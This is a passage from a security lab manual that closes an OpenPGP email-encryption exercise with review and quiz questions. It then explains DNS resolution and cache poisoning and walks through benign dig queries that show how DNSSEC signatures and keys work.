Good Digital Signature

This message includes a valid digital signature from a verified key.

Signer key ID: 0x1FC771F2D8C2EA7C

Message Is Encrypted

This message was encrypted before it was sent to you. Encryption makes it very difficult for other people to view information while it is traveling over the network.

Your decryption key ID: [redacted] (Sub key ID: [redacted])

The message was encrypted to the owners of the following keys:

[redacted]

FIGURE 6-6 Good Valid Digital Signature, Message is Encrypted

➜ Note

To get to your settings for OpenPGP in Thunderbird, press ALT to activate the menu bar, click Tools, and then click OpenPGP Key Manager.

c. Go to www.google.com/gmail and log in to your account. Open the second e-mail your partner sent you. You should see two attachments, as shown in Figure 6-7.




FIGURE 6-7 The e-mail looks different in the browser.

7a–7k

Step 7 Now answer the following questions related to what you’ve just done:

a. How does the e-mail look in the web browser compared to how it looks in Thunderbird? Why is this the case?

b. When you encrypted the e-mail to your partner, which key encrypted the e-mail?

c. When you encrypted the e-mail to your partner, which key encrypted the key that encrypted the e-mail? In other words, which key encrypted your answer to Step 7b?

d. When your partner decrypted that e-mail, which key decrypted the e-mail?

e. When your partner decrypted that e-mail, which key decrypted the key that decrypted the e-mail? In other words, which key decrypted your answer to Step 7d?

f. Why did one key encrypt the e-mail and another key encrypt that key?

g. When you signed your e-mail to your partner, which key did you use?

h. When your partner verified your signature, which key did he or she use?

i. How was confidentiality accomplished?

j. How was integrity accomplished?

k. How was nonrepudiation accomplished?

Lab Analysis

1. What is the single biggest takeaway you had from the dispute between Apple and the FBI?

____

____

2. What is the single biggest takeaway you had from Australia’s Assistance and Access Bill?

____

____

3. What cryptography lesson does *The Twilight Zone*’s “To Serve Man” bring out the best?

____

____

4. Will you use e-mail encryption from this point going forward? Why or why not?

____

____

Key Term Quiz

Use the terms from the list to complete the sentences that follow:

backdoor

decrypt

encrypt

hash

1. If someone in Australia wants to _____________ a message for privacy, the Assistance and Access Bill allows for that message to be intercepted and read.

2. The FBI wanted Apple to build a(n) ____________ that would allow them to access an iPhone of a terrorist.

3. The employees of the United States government were trying to ____________ the Kanamits' book in *The Twilight Zone*'s "To Serve Man" episode.

4. Signing an e-mail with OpenPGP, like a digital signature on a digital certificate for TLS, involves encrypting a(n) ____________.

Chapter 7
Public Key Infrastructure

Lab Exercises

A public key infrastructure (PKI) manages public key encryption through software, hardware, policies, procedures, and more. In this chapter, we'll take a look at a PKI used by DNSSEC (DNS Security Extensions) and another one used by TLS (Transport Layer Security).

45 MINUTES

Lab Exercise 7.01: DNSSEC for Security

A common attack on DNS (Domain Name System) today involves DNS cache poisoning and DNS spoofing.

Consider the fully qualified domain name (FQDN) www.flcc.edu, for the Finger Lakes Community College (FLCC) web server. In this example, the FQDN consists of the hostname of the machine, www (a common hostname for machines that run web servers); followed by the second-level domain (SLD) of flcc; and, finally, the top-level domain (TLD) of .edu. Most websites are set up in DNS in a way that if www is left off the URL (uniform resource locator, web site address), the web server's IP address will be given by default. A URL starts with a transfer protocol, including HTTP (Hypertext Transfer Protocol), HTTPS (Hypertext Transfer Protocol Secure, which refers to TLS, Transport Layer Security), and FTP (File Transfer Protocol). After the transfer protocol in a URL comes the FQDN. The FQDN in the URL may be followed by a specific path including a folder or folders and sometimes even a filename.

See if you can identify all of the parts of this URL from the description above: www.flcc.edu/pdf/catalog/2020-2021-FLCC-Catalog.pdf

If I'm at Rochester Institute of Technology (RIT), connected to an RIT network, and I type www.flcc.edu into my browser's URL bar, my DNS client service will check my machine's DNS resolver cache (also referred to simply as DNS cache), which is stored in RAM, to see if it has an IP address that corresponds with www.flcc.edu.

If the entry for www.flcc.edu exists in the DNS resolver cache, my machine's DNS client service will not query a DNS server at all and will immediately start a TCP three-way handshake with the machine running the web server service. If there is no such entry in the DNS resolver cache, my DNS client service will generate a DNS query for an RIT DNS server (step 1 of Figure 7-1). Usually, there will be two local DNS servers for fault tolerance and load balancing, to get DNS information for the internal DNS clients. Each domain should also have two other DNS servers that are authoritative for the zone (two, again for fault tolerance and load balancing) for external queries from other domains. That function, in this story, will be served by the authoritative DNS server for the flcc.edu domain.



Root zone DNS server
Local DNS server
2
3
4
5
Authoritative TLD DNS server
6
7
1
8
DNS client
Authoritative second-level Domain DNS server

FIGURE 7-1 The DNS Hierarchy

If the RIT DNS server has the answer in its DNS resolver cache (from a previous query it issued on behalf of another client), it will return the answer to the DNS client. If the RIT DNS server does not have the answer in its DNS resolver cache, it begins some heavy lifting, by first asking the same query to one of the thirteen root servers, also known as root name servers, that reside in the root zone (step 2 of Figure 7-1).

In reality, there are hundreds of servers around the world using 1 of 13 IP addresses assigned to the root servers, which are preprogrammed into a company's internal DNS servers that do the querying and caching for their clients. Using anycast addressing (multiple nodes sharing the same public IP address), DNS queries can be routed to the nearest root server using that IP address by BGP (Border Gateway Protocol), the routing protocol used by the infrastructure of the Internet between autonomous systems. It’s like finding the nearest gas station, the nearest bank, the nearest Dunkin’, the nearest Starbucks, and so on from where you are currently located.

There are only 13 IP addresses for root servers because when DNS was designed (with only IPv4 32-bit addresses in existence, pre-IPv6), it was determined that up to 512 bytes of DNS information should be placed in a UDP (User Datagram Protocol) datagram. An Internet standard (RFC 791) requires each host to accept packets of 576 bytes or less (in whole or in fragments). The IPv4 header can range from 20 to 60 bytes, although the options that raised the size of the IPv4 header beyond the minimum of 20 bytes are no longer used today. UDP headers are 8 bytes long. When you start with 576 bytes that a host must accept, then subtract 8 (for the UDP header), and then subtract 60 (for the largest possible size of an IP header), you get 508. The nearest binary value is 512. When you put 13 domain names, 13 IPv4 addresses, and information about those resource records (such as TTL and type) in the payload of a single UDP datagram, they fit quite well within that 512-byte limitation (although the math does allow for a 14th as well).

A root server will give the RIT DNS server a referral to an authoritative DNS server for the .edu TLD (step 3 of Figure 7-1), and the RIT DNS will issue the same query to this server (step 4 of Figure 7-1) as well. The response will be a referral to an authoritative DNS server for flcc.edu (step 5 of Figure 7-1), and the RIT DNS server will once again issue the same query to this server (step 6 of Figure 7-1).

Without root servers, whenever a new TLD is created, every systems administrator on the planet would need to add information about that new TLD on their local DNS servers. With root servers, the local DNS servers just need information about these 13 logical IP addresses that, in turn, will have the responsibility of knowing about new TLDs.

If I’m at home, and I type www.flcc.edu into my browser’s URL bar, that will cause my ISP’s DNS server to go down the chain and get the answer for me.

If I’m using a public DNS server, such as Google’s 8.8.8.8 or 8.8.4.4, Cloudflare’s 1.1.1.1 or 1.0.0.1, or IBM’s (and others’) 9.9.9.9, again, those servers would do the heavy lifting.

Once the answer comes either to the RIT DNS server, to my ISP’s DNS server, or to one of the public DNS servers (step 7 of Figure 7-1), those servers cache the answers, so they don’t have to do the heavy lifting for subsequent queries; they then return the answer to the DNS client (step 8 of Figure 7-1). This answer is also cached on the client machine, so the DNS client doesn’t need to query a DNS server for this address in the near future.

The TTL (Time To Live) field, in the DNS message, encapsulated in a UDP datagram, specifies how long resource records should be cached. This is not to be confused with the TTL field in the IP header, which isn’t even a measurement of time, but is rather a hop count. The DNS TTL is set by the systems administrator of the second-level domain (like flcc.edu) being queried.

In DNS cache poisoning, also known as DNS spoofing, an attacker sends unsolicited DNS answers to caching DNS servers. For example, if the cache on the RIT DNS server were changed to associate www.flcc.edu with an IP address different from the legitimate one (a malicious website, for example), any downstream RIT client would be given that incorrect IP address upon request, and would be led to a site under control of an attacker.

This site could be a phishing site or could contain a drive-by-download exploit kit. If that happened to an ISP’s DNS server cache, all ISP customers would be affected. If that happened to a root server, or an authoritative TLD DNS server, oh my! All ISPs and customers downstream would be affected.

The false DNS resource records will even make their way to DNS caches on user machines. Furthermore, cybercriminals could change the TTLs to really high values to keep those false entries in cache for a long time.

Learning Objectives

In this lab exercise, we’re going to use the dig DNS tool to simulate how DNSSEC works and to see how DNSSEC is driven by PKI. At the end of this lab exercise, you’ll be able to

- Use the dig DNS tool
- Understand how DNSSEC works

- Understand how DNSSEC uses PKI

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- The Kali Linux VM you installed in Chapter 1

Let's Do This!

China's great firewall blocks at the DNS level. For example, a website blocked in China, such as www.twitter.com, will have an incorrect IP address associated with it on the Chinese DNS servers. It's an intentional, self-inflicted DNS cache poisoning attack.

In 2010, a non-Chinese ISP configured its DNS servers incorrectly to fetch information from DNS servers in China and cached them locally. Other ISPs got their DNS information from that ISP and used it on their DNS servers. The poisoned DNS entries spread quickly, and people in the United States were blocked from accessing sites including Twitter, Facebook, and YouTube.

The best way to mitigate this type of attack is to make sure that the DNS responses are actually coming from the authoritative DNS servers. This is done through DNSSEC, a protocol designed to secure DNS from DNS cache poisoning attacks.

In this lab exercise, you will open up a terminal in Kali Linux and type in commands. Be sure to press ENTER after each command. In all dig commands, be sure to add a dot (.) at the end of the FQDN. The dot represents the root zone, the highest level of the DNS hierarchy. Ending an FQDN with a dot makes sure nothing will be appended after it, which would cause the FQDN to be invalid in certain cases. Also, the order in which the various parts of the commands are entered doesn't matter in most cases.


Open up a terminal in Kali Linux. Type in each command, and press ENTER after each command.

📷 **1–8**

Step 1 First, we’ll use the DNS dig tool to look up the address of the arin.net web server. Open up a terminal in Kali Linux and type in the following command:

```
dig a www.arin.net.
```

See Figure 7-2.



```
jonathan@kali-weissman:~$ dig a www.arin.net.

; <<>> DiG 9.16.3-Debian <<>> a www.arin.net.
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 12667
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;www.arin.net.                  IN      A

;; ANSWER SECTION:
www.arin.net.           59      IN      A       199.43.0.47

;; Query time: 28 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Mon Jul 13 23:16:37 EDT 2020
;; MSG SIZE  rcvd: 57
```

FIGURE 7-2 The A resource record for the arin.net web server

The dig tool is looking for the A resource record for the web server named www, in the arin second-level domain, in the .net TLD.

The address returned is 199.43.0.47. By the time you’re doing this step, there could be a different IP address or multiple addresses returned. If so, adjust accordingly.

➜ Note


ARIN (American Registry of Internet Numbers) is one of the five regional Internet registries (RIRs) and the organization responsible for IP addresses in North America. You can read an article I wrote for ARIN in 2016 at https://teamarin.net/author/jweissman/.

How do you know it’s the legitimate IP address of ARIN’s web server and not some malware-laced site? The rest of the steps of this lab exercise will take you to that level of confidence.

Step 2 Next let’s query with the **+dnssec** switch. The response includes the A resource record as before, but now there is a resource record signature (RRSIG) resource record as well. The RRSIG resource record is a hash of all the A resource records of www.arin.net that are returned, encrypted with the private key of arin.net. In this case, there is only one A resource record, but if there were more, they all would be hashed together.

```
dig +dnssec a www.arin.net.
```

See Figure 7-3.




```
jonathan@kali-weissman:~$ dig +dnssec a www.arin.net.

; <<>> DiG 9.16.3-Debian <<>> +dnssec a www.arin.net.
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 62525
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 512
;; QUESTION SECTION:
;www.arin.net.                  IN      A

;; ANSWER SECTION:
www.arin.net.           59      IN      A       199.43.0.47
www.arin.net.           59      IN      RRSIG   A 5 3 60 20200727120008 20
200713110008 44725 arin.net. Clm1VSaFGLghSQ68Wn0+SspqkmkqZLWbtT4NL29/4mys3
C+ZbKgplrn/ stj8MhqCkuxhHPeaGJNmDe02/Xi9EfG5xn3pOGr106EQdr3efLxVzwr4 Ek/tD
Z/24aeK+1Dfsic5bW/yl09NHdv5B2++B4xlPG9SfC2W/FgEXGKF gS4=

;; Query time: 36 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Mon Jul 13 23:21:04 EDT 2020
;; MSG SIZE  rcvd: 225
```

Figure 7-3 The RRSIG resource record that validates the A resource record

Step 3 To decrypt this encrypted hash, the RIT DNS server would request the public key of arin.net at this point, on behalf of a DNS client. To do that manually, enter the following command:

```
dig +dnssec dnskey arin.net.
```

See Figure 7-4.



```
jonathan@kali-weissman:~$ dig +dnssec dnskey arin.net.

; <<>> DiG 9.16.3-Debian <<>> +dnssec dnskey arin.net.
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 20772
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 7, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 512
;; QUESTION SECTION:
;arin.net.                      IN      DNSKEY

;; ANSWER SECTION:
arin.net.               14152   IN      DNSKEY  257 3 5 AwEAAW9Sgm2URWJBKxE8x
sRfkeh5otGqCddApW3kRxj6QgU4RRGbeu9X nxhiOb7ygmZXJP8YdIFZkHOkQb8ynQnjP4UtBWiBE
cTG6T9BNYLL/jIy DhHyV8OnRRHw0WcqOdkz4ge5YtLXH+DmG8G5qShZa2xeA1anhasQvnuP 2BSc
5euj
arin.net.               14152   IN      DNSKEY  256 3 5 AwEAAYit/s7Jb8bKwujGa
rGcNkyCy0VKuvBSE6AHnMGYY68sHhZv5D6G 1Om9NmlC2k74K7w/uwJL5rKTOCdRphKFdDrGpEw4x
0xKpqvqhKWVDSwY Ysieu0joILOP7i4sxrJbgdiFw97BZ8m1TlI5ormC20QpPOs0QrTFrhsG WMZU
cc2N
arin.net.               14152   IN      DNSKEY  256 3 5 AwEAAXeyUCtH3sEmbHfSx
gWvgNFqDKjnpeOgRJ2Y8Rg1Qlw2p63Rgd0W myDByES8w0EfRPuGDrQOz9k61MIyKbHrBIg5Q+TmB
fq/Q5PHjpJMvskl XKkRf2uCBfcb3e7bSuwBuVDbUhEuRMm2slUmqNbxQOn8a3DPpZpkA6pU ujYx
2yIJ
arin.net.               14152   IN      DNSKEY  257 3 5 AwEAAYxl6vybBogG3wBef
E5VFyk9FxdHM76xwNv2VM4rVlDoyMPgEw9M Z7NGTPudY3FiKZcvHzbkJgPQ5shFuPSm+Pr4FcmcZ
